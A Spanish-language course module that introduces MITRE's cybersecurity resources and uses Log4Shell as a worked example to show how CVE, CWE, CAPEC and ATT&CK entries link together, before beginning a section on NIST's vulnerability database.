***Curso Práctico*:**

Conociendo, Navegando y Aplicando: MITRE.org

🎯 Objetivo General


Capacitar a los participantes en el uso práctico de las principales bases de conocimiento de MITRE para mejorar la ciberdefensa, identificación de vulnerabilidades, análisis de amenazas y diseño de estrategias de mitigación.

Temario:

1 – Introducción a MITRE.org y MITRE ATT&CK

¿Qué es MITRE?

MITRE es una organización sin fines de lucro que provee recursos vitales para entender las amenazas y vulnerabilidades que enfrentan los sistemas hoy en día. Su proyecto inicial fue el **SAGE** (Semi-Automatic Ground Environment), que se trató del primer sistema conectado de defensa aérea de EEUU y estaba compuesto por grandes ordenadores y redes que tenían el fin de coordinar los datos de las estaciones de radar. Esta organización, todavía existe en la actualidad, pero ahora se denomina **MITRE**.



En 2014 crearon el único centro de I+D de colaboración público-privada en EEUU dedicado en exclusiva a la **ciberseguridad:** el **National Cybersecurity FFRDC** (Federally Funded Research and Development Centers). Fruto de esta amplia experiencia, los equipos de MITRE desarrollaron **ATT&CK** (Adversarial Tactics, Techniques, and Common Knowledge), una herramienta que ahora es muy utilizada por toda la comunidad de expertos en ciberseguridad.

El nombre **MITRE** fue creado por **James McCormack Jr**, uno de los miembros originales del consejo de administración. Este nombre no es un acrónimo, aunque se pueden encontrar en Internet varias afirmaciones de que lo es (*Massachusetts Institute of Technology Research And Engineering o Massachusetts Institute of Technology Reject Engineers*), originalmente siempre en mayúsculas, MITRE comenzó a utilizar mayúsculas normales alrededor de la época de la escisión de Mitretek, pero ambas formas todavía se pueden encontrar ampliamente a partir de 2023.

En 2023, **Simon Garfinkel** para **MIT** Technology Review estudió cientos de documentos de archivo y no pudo determinar el origen del nombre de MITRE. **Howard Murphy**, historiador de la Universidad Estatal de Nueva York en Oneonta, fue citado en Technology Review diciendo que los fundadores de la empresa eligieron el nombre MITRE porque era la grafía francesa de la palabra inglesa “miter”, una unión suave de dos piezas

En este curso veremos cuatro pilares fundamentales de MITRE:

1. **MITRE ATT&CK** (*Adversarial Tactics, Techniques, and Common Knowledge*)— Matriz que organiza y clasifica todas las tácticas y técnicas que los adversarios usan en ataques reales. Lo veremos con muchos ejemplos prácticos, desde la ejecución remota hasta la exfiltración de datos.

2. **CVE** (*Common Vulnerabilities and Exposures*) — Listado oficial de vulnerabilidades con identificadores únicos, que te permiten saber exactamente qué fallas afectan a tus sistemas.

3. **CWE** (*Common Weakness Enumeration*) — Catálogo de debilidades comunes en software y hardware que causan esas vulnerabilidades.

4. **CAPEC** (*Common Attack Pattern Enumeration and Classification*) — Clasificación de patrones de ataque que usan los adversarios para explotar esas debilidades.

¿Por qué es importante esto? Porque al comprender este ecosistema podemos anticipar ataques, detectar intrusiones y mejorar la seguridad de forma proactiva.

Durante el curso, además de teoría, vamos a realizar muchos ejercicios prácticos: búsquedas en bases de datos, simulaciones con la herramienta **Mitre Caldera**, scripting para detección de vulnerabilidades, análisis de casos reales y mucho más.

Al final, estarás listo para aplicar estas técnicas en cualquier entorno profesional.

Este conocimiento no solo te hará entender mejor el panorama de ciberseguridad, sino que te dará herramientas para analizar y defender sistemas en la vida real.

1.1 MITRE y su ecosistema

MITRE Corporation opera centros de investigación y desarrollo financiados por el gobierno de los Estados Unidos (**FFRDCs**: Federally funded research and development centers). Su misión es resolver problemas complejos de interés público, especialmente en áreas como:

- Defensa
- Seguridad nacional
- Salud
- Ciberseguridad

En ciberseguridad, MITRE desarrolla modelos, bases de conocimiento, marcos de ataque y defensa, y clasificaciones que son de uso libre y ampliamente adoptadas por gobiernos, empresas e investigadores.

1.2 Componentes principales

Iniciativa	Enlace	Propósito
MITRE ATT&CK	attack.mitre.org	Base de conocimiento de tácticas y técnicas utilizadas por adversarios reales.
CVE (Common Vulnerabilities and Exposures)	cve.mitre.org	Registro público de vulnerabilidades conocidas.
CWE (Common Weakness Enumeration)	cwe.mitre.org	Clasificación de debilidades en software que pueden causar vulnerabilidades.
CAPEC (Common Attack Pattern Enumeration and Classification)	capec.mitre.org	Catálogo de patrones de ataque utilizados por adversarios.

1.3 Algunos enlaces de interés

A continuación se presentan una serie de enlaces más directos hacia las diferentes páginas con las que trabajaremos durante todo este ciclo.

https://www.mitre.org → OUR R&D CENTERS

https://www.mitre.org/our-impact/rd-centers → OUR FFRDCS

federally funded research and development centers (FFRDCs)

https://www.mitre.org/our-impact/rd-centers/national-cybersecurity-ffrdc

CYBER OPERATIONS AND EFFECTS INNOVATION CENTER

https://www.mitre.org/our-impact/mitre-labs/cyber-operations-and-effects-innovation-center

RESOURCES

MITRE ATT&CK

https://attack.mitre.org

Common Vulnerabilities and Exposures

https://cve.mitre.org

Common Weakness Enumeration

https://cwe.mitre.org

Common Attack Pattern Enumeration and Classification

https://capec.mitre.org

https://www.mitre.org/our-impact/rd-centers/national-cybersecurity-ffrdc

Abajo de todo: CYBER SOLUTIONS INNOVATION CENTER → EXPLORE CYBER SOLUTIONS

https://www.mitre.org/our-impact/mitre-labs/cyber-solutions-innovation-center

RESOURCES

Common Vulnerabilities and Exposures

https://cve.mitre.org

Common Weakness Enumeration

https://cwe.mitre.org

Common Attack Pattern Enumeration and Classification

https://capec.mitre.org

También se puede llegar desde:

https://www.mitre.org → Cybersecurity → Learn More

MITRE LABS: https://www.mitre.org/our-impact/mitre-labs

CYBER INFRASTRUCTURE PROTECTION INNOVATION CENTER

https://www.mitre.org/our-impact/mitre-labs/cyber-infrastructure-protection-innovation-center

CYBER OPERATIONS AND EFFECTS INNOVATION CENTER

https://www.mitre.org/our-impact/mitre-labs/cyber-operations-and-effects-innovation-center

RESOURCES

MITRE ATT&CK

https://attack.mitre.org

Common Vulnerabilities and Exposures

https://cve.mitre.org (hoy: https://www.cve.org)

Common Weakness Enumeration

https://cwe.mitre.org

Common Attack Pattern Enumeration and Classification

https://capec.mitre.org

Si deseas profundizar más aún en todos sus centros de investigación, aquí abajo os dejamos todos los enlaces:

https://www.mitre.org/our-impact/mitre-labs

- Artificial Intelligence and Autonomy Innovation Center
- Cost, Acquisition, and Management Sciences Center
- Cross-Cutting Urgent Innovation Cell
- Cyber Infrastructure Protection Innovation Center
- Cyber Operations and Effects Innovation Center
- Cyber Solutions Innovation Center
- Electronic Systems Innovation Center
- Emerging Technology Innovation Center
- Enterprise Strategy and Transformation Innovation Center
- Health and Society Innovation Center
- Infrastructure and Networking Innovation Center
- Integrated Systems Innovation Center
- Modeling and Analysis Innovation Center
- Software Engineering Innovation Center
- Systems Engineering Innovation Center

1.4 ¿Cómo se relacionan?


Para entenderlo mejor, veamos un ejemplo en **cuatro pasos** encadenado **MITRE ATT&CK**, **CVE**, **CWE** y **CAPEC**.

Paso 1. Un atacante explota una **vulnerabilidad** conocida:
👉 CVE-2021-44228 (Log4Shell):
https://www.cve.org/CVERecord?id=CVE-2021-44228

Descubrimos que un atacante ha podido controlar los parámetros de los mensajes de registro y ejecutado código arbitrario en nuestro servidor LDAP. Investigando, vemos que puede tener relación con esta **CVE-2021-44228**.

Si abrimos la misma desde el enlace de arriba, lo primero que nos indica es que se trata de un problema de **Apache**, en concreto relacionado con **Log4j2**, y que afecta a las versiones: **2.0-beta9** hasta **2.15.0** (excluyendo las versiones de seguridad 2.12.2, 2.12.3 y 2.3.1).

Si buscamos en Google por **Apache Log4j2** nos indica que: "*Apache Log4j 2 se erige como uno de los marcos de trabajo de registro más potentes y versátiles disponibles para aplicaciones Java. Como sucesor del ampliamente utilizado Log4j, este marco de trabajo completamente reescrito aborda los problemas de rendimiento, las limitaciones arquitectónicas y las vulnerabilidades de seguridad que plagaban las versiones anteriores*".




Si analizamos el contenido de esta CVE, vemos que está relacionado con 3 **CWE**, la primera de ellas es **CWE-502**. Por lo que, para seguir investigando el tema, nos dirigimos a la misma.

NOTA: Más adelante, en este mismo punto, desarrollaremos la relación de CVE con **NIST**. No quisimos hacerlo en este párrafo para no desviarnos de la secuencia de análisis dentro de MITRE, pero no te pierdas esta relación, más adelante pues es fundamental.

Paso 2. Esa vulnerabilidad se debe a una **debilidad de software**:

👉 **CWE-502**: Deserialization of Untrusted Data: https://cwe.mitre.org/data/definitions/502.html



Si abrimos esta CWE, lo primero que vemos en su Descripción es que: "*El producto deserializa datos no fiables sin garantizar suficientemente que los datos resultantes serán válidos*". (recuadrado en **verde**).

Si nuevamente consultamos en Google, de qué se trata esto, nos dice que: "*La deserialización de datos no fiables, también conocida como deserialización insegura, ocurre cuando una aplicación web permite que datos serializados, provenientes de fuentes no confiables, sean deserializados y utilizados. Esto puede permitir que atacantes inyecten código malicioso o manipulen el comportamiento de la aplicación, llevando a la ejecución remota de código, robo de datos o incluso el control total del sistema*".

En concreto, esto es lo que nos está sucediendo. Dicho sea de paso, el dibujo sencillo que nos muestra la CWE al lado de la descripción, es bastante representativo.

Con este breve análisis, estamos empezando a comprender cuál es la debilidad que tenemos en nuestra infraestructura.

Si prestamos atención en la parte inferior de esta CWE, nos indica que se relaciona con el patrón de ataque **CAPEC-586** (recuadrado en **rojo**). Recordemos que CAPEC quiere decir: "Common Attack Pattern Enumeration and Classification", por lo que para seguir comprendiendo el problema, pasemos a analizar este patrón de ataque que puede haber empleado este intruso.

Paso 3. El atacante utiliza un patrón de ataque:

👉 **CAPEC-586**: Object Injection

Nos vamos a: https://capec.mitre.org. Desde allí, en la ventana "search" colocamos **586** (recuadrado en **rojo** en la imagen de arriba).

Se nos abrirá la ventana que presentamos en la imagen que sigue.

CAPEC-586: Object Injection

Attack Pattern ID: 586
Abstraction: Meta

View customized information: Conceptual | Operational | Mapping-Friendly | **Complete**

Description

An adversary attempts to exploit an application by injecting additional, malicious content during its processing of serialized objects. Developers leverage serialization in order to convert data or state into a static, binary format for saving to disk or transferring over a network. These objects are then deserialized when needed to recover the data/state. By injecting a malformed object into a vulnerable application, an adversary can potentially compromise the application by manipulating the deserialization process. This can result in a number of unwanted outcomes, including remote code execution.

Likelihood Of Attack

Medium

Typical Severity

High

Relationships

View Name	Top Level Categories
Domains of Attack	Software
Mechanisms of Attack	Inject Unexpected Items

Prerequisites

The target application must unserialize data before validation.

Consequences

Scope	Impact	Likelihood
Availability	Resource Consumption	
Integrity	Modify Data	
Authorization	Execute Unauthorized Commands	

Mitigations

Implementation: Validate object before deserialization process

Design: Limit which types can be deserialized.

Implementation: Avoid having unnecessary types or gadgets available that can be leveraged for malicious ends. Use an allowlist of acceptable classes.

Implementation: Keep session state on the server, when possible.

Related Weaknesses

CWE-ID	Weakness Name
502	Deserialization of Untrusted Data

References

[REF-468] "Deserialization of Untrusted Data". OWASP. 2017-01.

Content History

En la descripción (recuadrada en **verde** en la imagen de arriba), nos indica que: "*Un adversario intenta explotar una aplicación inyectando contenido malicioso adicional durante el procesamiento de objetos serializados. Los desarrolladores utilizan la serialización para convertir datos o estados en un formato binario estático para guardarlos en disco o transferirlos a través de una red. Estos objetos se deserializan cuando es necesario recuperar los datos o el estado. Al inyectar un objeto malformado en una aplicación vulnerable, un adversario puede potencialmente comprometer la aplicación manipulando el proceso de deserialización. Esto puede dar lugar a una serie de resultados no deseados, incluyendo la ejecución remota de código*".


Nos indica también que su probabilidad de ataque (*Likelihood Of Attack*) es "Media" y su severidad es "Alta" (*High*).


Al final de la imagen anterior, hemos resaltado en **azul** un dato muy importante: [REF-468] "Deserialization of Untrusted Data". **OWASP**. 2017-01.

OWASP (*Open Web Application Security Project*), es una organización sin ánimo de lucro dedicada a mejorar la seguridad del software. Su objetivo principal es proporcionar recursos, herramientas y guías para ayudar a desarrolladores y organizaciones a crear aplicaciones web más seguras.

Si nos vamos a Web: https://owasp.org

Y buscamos por: "*Deserialization of Untrusted Data*", recuadrado en **rojo**, en la imagen de la derecha.






Nos sigue ampliando el detalle de esta vulnerabilidad. A su vez, vemos que la primera línea nos habla de "**NVD Categorization**", donde **NVD** viene de "National Vulnerability Database, del NIST" que, reiteramos, lo desarrollaremos unas páginas más abajo. En este punto también, nos hace referencia a la CWE-502, que acabamos de presentar.

Paso 4. Y ejecuta una **técnica** de una matriz MITRE ATT&CK:


👉 T1190: Exploit Public-Facing Application (parte de Initial Access)

En nuestro caso concreto, el camino más sencillo que solemos seguir, es buscar por el tipo de vulnerabilidad que venimos estudiando desde el paso 1, la cual es "**Log4j**". Por lo tanto nos vamos a **MITRE ATT&CK**: https://attack.mitre.org

Y en la ventana "Search" colocamos: **Log4j**, tal cual hemos resaltado en **rojo** en la imagen de la derecha.



Ahora, prestad mucha atención!!!, la búsqueda nos presenta diferentes opciones, la primera relacionada a Panda, la segunda a Cinnamon, la cuarta Active Scaning… pero la tercera nos dice claramente "***Exploit Public-Facing Application***", es decir: "Explotar una aplicación de cara al público", que es exactamente lo que nos ha sucedido en este Apache. En este caso, todo indica que es la que más se ajusta a todo nuestro análisis, por lo que nos decantamos por esta misma, que es la "***Technique T1190 – Enterprise***". Este mensaje nos indica que se trata de la matriz de **empresa** (***Enterprise***) y de la Técnica: **T1190**.




Si seleccionamos (hacemos "click") en esta misma, se nos desplegará la imagen que se presenta a la izquierda.


Sobre la arquitectura que nos presenta **MITRE ATT&CK** seguiremos profundizando en el capítulo 2, pero por ahora solo nos interesa saber que estamos en la:

- Matriz de **Empresa** (*Enterprise*)
- Táctica de **Acceso Inicial** (Initial Access)
- Técnica de **Explotar una aplicación de cara al público**, (Exploit Public-Facing Application)

Esta Técnica de **Explotar una aplicación de cara al público**, (Exploit Public-Facing Application), si avanzamos para profundizar en ella, nos presenta:


Varios ejemplos de procedimientos que pueden emplearse para aprovechar esta vulnerabilidad.






Diferentes medidas que podemos adoptar para mitigarla.

Medias y herramientas que podemos emplear para detectar intentos de explotación de esta vulnerabilidad.





Muchas referencias, para analizar el tema hasta el nivel de detalle que deseemos. Por ejemplo, esta técnica ID: T1190, que estamos analizando posee 114 referencias, como para que podamos dedicarle varias jornadas si lo deseamos.

En resumen, en estos **cuatro pasos** hemos visto de forma práctica y con ejemplos, los cuatro pilares de MITRE

Paso 1: 👉 **CVE** con CVE-2021-44228 (Log4Shell)

Paso 2: 👉 **CWE** con CWE-502 Deserialization of Untrusted Data

Paso 3: 👉 **CAPEC** conCAPEC-586: Object Injection

Paso 4. 👉 **MITRE ATT&CK** con la técnica T1190: Exploit Public-Facing Application (parte de Initial Access)

1.5 NIST NVD (National Vulnerability Database)

En el **Paso 1:** nos quedó pendiente el desarrollo de **NIST NVD**.

NOTA: Más adelante, en este mismo punto, desarrollaremos la relación de CVE con **NIST**. No quisimos hacerlo en este párrafo para no desviarnos de la secuencia de análisis dentro de MITRE, pero no te pierdas esta relación, más adelante pues es fundamental.

El **NIST** (*National Institute of Standards and Technology*) o, Instituto Nacional de Estándares y Tecnología, es una agencia no reguladora del Departamento de Comercio de los Estados Unidos de Norte América. Su función principal es promover la innovación y la competitividad industrial a través de avances en la ciencia de la medición, normas y tecnología. Además, el NIST desarrolla estándares, directrices y marcos de referencia, como el Marco de Ciberseguridad del NIST, para ayudar a las organizaciones a gestionar y reducir sus riesgos de ciberseguridad.

